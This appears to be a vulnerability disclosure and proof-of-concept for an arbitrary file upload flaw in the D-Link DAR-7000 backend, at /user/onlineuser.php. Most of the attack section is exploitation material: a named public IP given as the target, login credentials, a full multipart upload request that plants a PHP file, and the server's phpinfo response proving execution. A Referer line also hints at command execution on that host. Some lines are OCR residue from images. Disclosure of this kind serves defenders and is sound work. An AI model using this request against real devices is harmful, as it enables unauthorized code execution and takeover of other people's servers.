D-LINK-DAR-7000 backend management system has file upload vulnerability

1. Vulnerability Description

The D-LINK-DAR-7000 backend management system has an arbitrary file upload vulnerability, where the interface /user/onlineuser.php verifies files that have not been uploaded, causing arbitrary file uploads to gain server privileges.

2. Vulnerability impact

D-LINK-DAR-7000-40 [DAR V31R02B1413C]

3. Vulnerability location

/user/onlineuser.php

4. Code analysis


The interface /user/onlineuser.php does not verify the uploaded files, causing any file to be uploaded to obtain server permissions.

5. Vulnerability recurrence

Case：https://60.22.74.195:8443

1、As shown in the figure login interface.


Log in with username/password【test/admin@123】




2、Construct payload

```
POST /user/onlineuser.php HTTP/1.1
Host: 60.22.74.195:8443
Cookie: PHPSESSID=dfe19c402a9b5867fafd3df96e10b174
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/xaml+xml, application/x-ms-xbap, */*
Accept-Language: zh-CN
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64;
```

```
Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Content-Type: multipart/form-data; boundary=----------------------------7e62f02f51878
Accept-Encoding: gzip, deflate
Content-Length: 331
Cache-Control: no-cache
Connection: close

----------------------------7e62f02f51878
Content-Disposition: form-data; name="file_upload"; filename="xs.php"
Content-Type: application/octet-stream

<?php phpinfo()?>
----------------------------7e62f02f51878
Content-Disposition: form-data; name="hid_mode"

import
----------------------------7e62f02f51878--
```



visit /tmp/xs.php


Go
Cancel
Target: https://60.22.74.195:8443
Request
Raw
Params
Headers
Hex
MarkInfo
GET /tmp/xs.php HTTP/1.1
Host: 60.22.74.195:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Referer:
https://60.22.74.195:8443/home/reports.php?cmd=ls+home%2Fupload%2F
Cookie: PHPSESSID=dfe19c402a9b5867fafd3df96e10b174
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Type a search term
0 matches
Response
Raw
Headers
Hex
HTML
Render
MarkInfo
PHP Version 4.4.6
System
Linux SecurityGateway 2.6.22.19ByzoroNetworks #1 SMP PREEMPT Mon Mar 24 12:32:4
HKT 2014 i686
Build Date
Apr 2 2010 14:05:54
Configure Command
'./configure' '--prefix=/app/php' '--with-apxs2=/app/httpd/bin/apxs'
'--with-mysql=/app/mysql' '--disable-ipv6' '--enable-sockets'
'--with-gd=/home/tj/libs/out/gd'
Server API
Apache 2.0 Handler
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/app/php/lib/php.ini
PHP API
20020918
PHP Extension
20020429
Zend Extension
20050606
Debug Build
no
Zend Memory Manager
enabled
Thread Safety
disabled
Registered PHP Streams
php, http, ftp, compress.zlib
This program makes use of the Zend Scripting Language Engine:
Zend Engine v1.3.0, Copyright (c) 1998-2004 Zend Technologies
PHP Credits
Done
42,804 bytes | 238 milli